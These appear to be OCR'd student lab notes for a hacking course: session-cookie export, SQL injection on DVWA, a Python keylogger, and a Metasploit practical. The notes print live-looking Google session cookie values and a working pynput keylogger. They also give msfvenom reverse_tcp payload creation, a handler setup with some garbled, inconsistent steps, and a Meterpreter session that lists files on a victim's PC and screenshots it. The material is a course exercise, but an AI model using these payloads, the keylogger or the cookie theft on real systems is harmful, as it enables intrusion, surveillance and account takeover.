
Steps:-

A) Using "EditThisCookie".

1. Open Mozilla Firefox and click on the 3 lines at the right-hand top corner.

2. Then select "More tools" and then "Extension for developers".


3. In the "Find add-ons", search for "EditThisCookie" and then add it to firefox.



4. Now open a new window and sign-in to your Gmail account.

5. After that open the extension.

6. You will see window like below.



7. Click on import and paste it in notepad.



```
[
{
    "name": "__Secure-1PAPISID",
    "value": "im-RmMj9s9KnQcMd/A5B5sV-QvtaMedkam",
    "domain": ".google.com",
    "hostOnly": false,
    "path": "/",
    "secure": true,
    "httpOnly": false,
    "sameSite": "no_restriction",
    "session": false,
    "firstPartyDomain": "",
    "partitionKey": null,
    "expirationDate": 1738906792,
    "storeId": "firefox-default",
    "id": 1
},
{
    "name": "__Secure-1PSID",
    "value": "TgjNLyQ83I3ZQjwkIiLfGB5qp-ML34Gt8y5vieK1-UHEnGJRmm-jaboqqQ89k8H93d5hUw.",
    "domain": ".google.com",
    "hostOnly": false,
    "path": "/",
    "secure": true,
    "httpOnly": true,
    "sameSite": "no_restriction",
    "session": false,
    "firstPartyDomain": "",
    "partitionKey": null,
    "expirationDate": 1738906792,
    "storeId": "firefox-default",
    "id": 2
},
{
    "name": "__Secure-1PSIDCC",
    "value": "AFvIBn8pRXweNZsUKNLX1HKgcc1o4slrxTwbw7FLCe0CPXTXOZbq_7DAdd7-rJwrb7sBGHcA",
    "domain": ".google.com",
    "hostOnly": false,
    "path": "/",
    "secure": true,
    "httpOnly": true,
    "sameSite": "no_restriction",
    "session": false,
    "firstPartyDomain": "",
    "partitionKey": null,
    "expirationDate": 1707370950,
    "storeId": "firefox-default",
    "id": 3
},
```


B) Using "Tamper Data for FF Quantum".

1. Open Mozilla Firefox and click on the 3 lines at the right-hand top corner.


2. Then select "More tools" and then "Extension for developers".

3. In the "Find add-ons", search for "Tamper Data for FF Quantum" and then add it to firefox.



4. Open the extension and sign to the network.

5. After that the below window will appear with the "Username" and "Password".




Practical – 8

Aim: Perform SQL injection attack.

Steps:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > wamp > www
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open the config file in Notepad and do the following changes.

Give the db_user as ‘root’ and db_password as ‘’. Save the file.





```
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_port'] = '3306';
```

6. Open chrome and search localhost/DVWA.

7. Click on create/reset database. The database will be created. Click on login.

7. Click on DVWA security and set the security to low.



8. Click on SQL Injection.

9. In User Id enter 1 and click on submit.

10. Type 1’ or tue;# and click on submit.

Practical 9

Aim:- Create a simple keylogger using python.

Steps:-

1. Open command prompt and enter the command "python -m pip install pynput" to install the package pynput.

```
C:\Users\MEHTA>python -m pip install pynput
Collecting pynput
  Downloading pynput-1.7.6-py2.py3-none-any.whl (89 kB)
     ---------------------------------------- 89.2/89.2 kB 240.1 kB/s eta 0:00:00
Requirement already satisfied: six in c:\users\mehta\appdata\local\programs\python\
Installing collected packages: pynput
Successfully installed pynput-1.7.6

[notice] A new release of pip available: 22.3.1 -> 23.0
[notice] To update, run: python.exe -m pip install --upgrade pip
```

2. Open new file in python and type the given command and save it and then run the command.

```
from pynput.keyboard import Key, Listener
import logging
log_dir = ""
logging.basicConfig(filename=(log_dir+"Key_log.txt"),level=logging.DEBUG,format='%(asctim
e)s:%(message)s:')
def on_press(key):
    logging.info(str(key))
with Listener(on_press=on_press) as listener:
    listener.join()
```

3. Open notepad and type a certain sentence.
4. Go to the folder where the file has been saved with the code and open the "key_log.txt" file.
5. The file contains the data that has been typed in the notepad.

```
File  Edit  Format  View  Help
Practical 92023-02-01 11:18:09,845:Key.f5:
2023-02-01 11:19:50,566:Key.enter:
2023-02-01 11:19:52,021:Key.shift_r:
2023-02-01 11:19:52,166:'T':
2023-02-01 11:19:52,822:'h':
2023-02-01 11:19:52,949:'i':
2023-02-01 11:19:53,109:'s':
2023-02-01 11:19:53,349:Key.space:
2023-02-01 11:19:53,718:'i':
2023-02-01 11:19:53,861:'s':
2023-02-01 11:19:54,101:Key.space:
2023-02-01 11:19:56,917:'t':
2023-02-01 11:19:57,125:'h':
2023-02-01 11:19:57,669:'e':
2023-02-01 11:19:57,926:Key.space:
2023-02-01 11:19:58,229:'b':
2023-02-01 11:19:58,406:'e':
2023-02-01 11:19:58,549:'s':
```

PRACTICAL NO. 10


AIM: Using Metasploit to exploit

Step 1:


- We will download Virtual box and install it.
- Download and install **Kali** distribution.
- Download and install **Metasploitable** which will be our hacking machine.
- Download and install Windows XP which will be another hacking machine.

Step 2:

- First of all, open the Metasploit console in Kali.
- You can do so by following the path: Applications → Exploitation Tools → Metasploit.




- Once you open the Metasploit console, you will get to see the following screen. Highlighted in red underline is the version of Metasploit.



Step 3: use following command to install Metasploit-framework. After running this command, you will have to wait several minutes until the update completes.

apt install metasploit-framework


apt




update

Step 4: First we Create payload using command line in Kali Linux

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.43.159 lport=4444 -f exe -a x86 > Hack.exe



After successfully creating payload **Hack.exe**, copy that payload in to the victim's PC (Windows).



Step 5: Exploit using Command Prompt

- Now we will use an exploit that can work for us. Open metasploit and set handler:

  Using following command
  root@kali:~# msfconsole

```
Shell No.1
File   Actions   Edit   View   Help
No encoder or badchars specified, outputting raw payload
Payload size: 10180 bytes

root@kali:~# msfconsole

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                    o
        '   dB'                    BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                   .                   dB' dBP    dB'.BP
                              |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                             --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                              |       dBBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                          .
        .
       o                  To boldly go where no
                           shell has gone before

       =[ metasploit v5.0.71-dev                          ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > 
```

Step 6: After that run these command **to set Local host**

msf5>use exploit/multi/handler
msf5 exploit(multi/handler)>set payload android/meterpreter/reverse_tcp
msf5 exploit(multi/handler)>>set lhost 192.168.43.159
msf5 exploit(multi/handler)>>set lport 4444
msf5 exploit(multi/handler)>>show options

Step 7:

```
Shell No.1
File   Actions   Edit   View   Help
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.43.159
lhost => 192.168.43.159
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.43.159   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

After that run these command **to set Remote host**

msf5>use exploit/multi/handler
msf5 exploit(multi/handler)>set payload android/meterpreter/reverse_tcp
msf5 exploit(multi/handler)>>set rhost 192.168.43.99
msf5 exploit(multi/handler)>>set rport 80
msf5 exploit(multi/handler)>>show options

Step 8: **after successful exploit**

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set rhost 192.168.43.99
rhost => 192.168.43.99
msf5 exploit(multi/handler) > set rport 80
rport => 80
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.43.159   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


Step 9:

```
Shell No.1
File  Actions  Edit  View  Help

msf5 exploit(multi/handler) > connect 192.168.43.99 80
[-] Unable to connect: The connection timed out (192.168.43.99:80).
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.159:4444
[*] Sending stage (180291 bytes) to 192.168.43.99
[*] Meterpreter session 1 opened (192.168.43.159:4444 → 192.168.43.99:1032) at 2020-02-25 18:55:07 -0500

meterpreter > ls
Listing: C:\Users\Amin Mulani\Desktop
=====================================

Mode              Size     Type  Last modified             Name
----              ----     ----  -------------             ----
100666/rw-rw-rw-  1021     fil   2018-12-04 04:43:59 -0500  8085.lnk
100666/rw-rw-rw-  1753     fil   2019-02-06 01:03:01 -0500  Cain.lnk
100777/rwxrwxrwx  73802    fil   2020-02-25 13:09:08 -0500  EthicalHacker.exe
100444/r--r--r--  7024863  fil   2020-02-11 14:05:44 -0500  Havij Pro v1.17.rar
40777/rwxrwxrwx   49152    dir   2019-01-03 01:30:34 -0500  New folder
100666/rw-rw-rw-  925      fil   2019-01-04 04:03:19 -0500  Nmap - Zenmap GUI.lnk
100666/rw-rw-rw-  282      fil   2018-12-03 05:33:57 -0500  desktop.ini
40777/rwxrwxrwx   0        dir   2020-02-25 17:40:16 -0500  hack
100777/rwxrwxrwx  73802    fil   2020-02-25 13:09:08 -0500  hack.exe
40777/rwxrwxrwx   0        dir   2019-01-03 01:29:55 -0500  sysinternal

meterpreter > sysinfo
Computer        : WIN-1C2R3005J27
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

capture the session on remote host type the command screenshot its capture the victim Pc screenshot and save in root directory.

```
meterpreter > screenshot
Screenshot saved to: /root/mjBFOOai.jpeg
meterpreter >
```

File store in root directory



Capture output